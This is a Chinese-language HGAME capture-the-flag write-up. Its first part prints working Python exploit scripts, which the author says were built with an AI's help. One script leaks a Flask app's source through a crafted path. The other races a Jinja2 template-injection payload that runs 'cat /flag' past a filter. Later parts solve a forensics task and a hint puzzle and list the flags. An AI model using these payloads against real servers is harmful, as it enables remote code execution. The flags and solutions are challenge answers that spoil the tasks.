
询问ai构建了脚本来访问app.py
import requestsimport time
TARGET = "http://146.56.227.88:30781"FILE_PATH = "/admin/usr/local/apache2/app/app.py%3f"USER_AGENT = "L1nk/Chrome"
def exploit():    url = f"{TARGET}{FILE_PATH}"    headers = {        "User-Agent": USER_AGENT    }    try:        r = requests.get(url, headers=headers, timeout=10)        return r.text    except Exception as e:        print("Exploit error:", e)    return ""
if __name__ == '__main__':    print("开始尝试读取 app.py")    attempt_count = 0    while True:        attempt_count += 1        result = exploit()        if result:            print("成功读取 app.py 内容:")            print(result)            break        time.sleep(0.1)

'''from flask import Flask, request, render_template, render_template_string, redirectimport osimport templates
app = Flask(__name__)pwd = os.path.dirname(__file__)show_msg = templates.show_msg
def readmsg():    filename = pwd + "/tmp/message.txt"    if os.path.exists(filename):        f = open(filename, 'r')        message = f.read()        f.close()        return message    else:        return 'No message now.'
@app.route('/index', methods=['GET'])def index():    status = request.args.get('status')    if status is None:        status = ''    return render_template("index.html", status=status)
@app.route('/send', methods=['POST'])def write_message():    filename = pwd + "/tmp/message.txt"    message = request.form['message']    f = open(filename, 'w')    f.write(message)    f.close()    return redirect('index?status=Send successfully!!')
@app.route('/read', methods=['GET'])def read_message():    if "{" not in readmsg():        show = show_msg.replace("{{message}}", readmsg())        return render_template_string(show)    return 'waf!!'
if __name__ == '__main__':    app.run(host = '0.0.0.0', port = 5000)'''
exp
import requestsimport timeimport threading
TARGET = "http://146.56.227.88:30781/app"PAYLOAD = "{{ config.__class__.__init__.__globals__['os'].popen('cat /flag').read() }}"
session = requests.Session()
def send_message(message):    try:        return session.post(f"{TARGET}/send", data={"message": message}, timeout=10).status_code    except Exception as e:        print("Error:", e)    return None
def trigger_read():    try:        return session.get(f"{TARGET}/read", timeout=10).text    except Exception as e:        print("Error triggering read:", e)    return ""
def attempt():    send_message("114514")    threading.Timer(0.01, send_message, args=(PAYLOAD,)).start()    time.sleep(0.001)    return trigger_read()
if __name__ == '__main__':    attempt_count = 0    while True:        attempt_count += 1        result = attempt()        if "hgame" in result:            print("成功读取 flag 内容:")            print(result)            break        if attempt_count % 10 == 0:            print(f"尝试次数:{attempt_count}, 最近返回内容:{result}")        time.sleep(0.1)#具有一定的随机性,属实是在硬爆
hgame{y0u_fInd_the-K3Y_To-RrR@cE-0UuUUt2ce20df}
Week 2
1.Computer cleaner plus
小明发现他的另一台虚拟机也遭遇了同样的问题,他按照你的步骤清理干净了自己的电脑,但是一段时间后发现自己的电脑还在遭受黑客的控制,请你再帮他排查一下造成这一情况的原因
flag为:hgame{可执行恶意文件名称} (不带后缀)

hgame{B4ck_D0_oR}
2.Invest in hints
无舍即无得。
Q&A:
- “这里的‘Hint #x’是哪个hint?(x替换为你喜欢的非负整数)” — 由你自己来发现。
- “不会出现负收益的中间状态吗?” — 无舍即无得。但我们保证解出赛题的收益是非负的。 求解本题无需使用暴力枚举。请选手确保在解题过程中不存在暴力枚举行为。 本题不设置血分。自动计算的血分将由工作人员扣除。
每个 Hint 按原串顺序包含以下位(个位代表原串的第一个字符)。
Hint 51: 00001100101001111010000000010010001110100000000000000000001101111000100Hint 52: 01101000111011000000000101000100001001101100000000010010001110011000000Hint 53: 10100100000001011000110001001101000010001101011101010110001000000000000Hint 54: 00001010000010010000100110000100000010000100101100111000001011100000111Hint 55: 01110010100100100000000000000000011010110011000001111000101100000001000Hint 56: 01110100001001000010010111101111011101001000100010011001000010011100000Hint 57: 10000101010000000011000001100101001010110100000110110010001000100011000Hint 58: 00000111101000001001000001100100100000110000110000101000001101110100000Hint 59: 01001101001001000000001001001110100000000000001011000100010000101010101Hint 60: 10010010100110011011100010011001100100100001110010010101001000100001111Hint 61: 01001000100011000001000000000011010001110001000000101100001000100010100Hint 62: 00101000010000111000101110000010001000000001000111100010001101001001101Hint 63: 01000010111010000000010100001010001011000100100010000000000000001000000Hint 64: 01110110110011000000010000011000000010000000000000111000000010000010001Hint 65: 01100000000011000110000000010001000000000011001100000110010001011010000Hint 66: 01110011001000101001100001011000011010000001100010100000011010000001000Hint 67: 00111011000011000000100100101000100100101000010001100111001000100001000Hint 68: 01000110010101011100110101110010001111100011010000000101010100000010010Hint 69: 11111010111000110100010000000010001101111010011010001100000011000001001Hint 70: 00000010110101100100100011001011011001100000100010011111000011000001101Hint 71: 00001100001110101000010111001100011100100010011100001010000000001000010Hint 72: 01100000000011001001011100000101000110111000101100010101111000001010100Hint 73: 00001000001010010000001101010110110000110111011011100101011110010110000Hint 74: 01010010100000000111011110001000010110100001000111001101010100000010000Hint 75: 11010000011000010100001010000111011010100001111010100100100000111110110随手买了hint 5
01110010100100100000000000000000011010110011000001111000101100000001000
mMk3ACi7SCWyAq3C5wda42
就每个 Hint 按原串顺序包含以下位(个位代表原串的第一个字符)。这句话我看了好久
发现hint字符数量等于1的数量,猜测是一一对应的
最后根据hgame的第四位是m,把这个01倒置的第四位是1,所以理论上就很简单了。
然后算出来hint5在的情况下再买hint6、7、10、19、23就行了
草稿纸如图

hgame{Aug5YMkf3o99ACi7Lr0gQSCKaWy2Azq3ti691DhNlCbxu8rR2mCAD5LEwLdmHa42}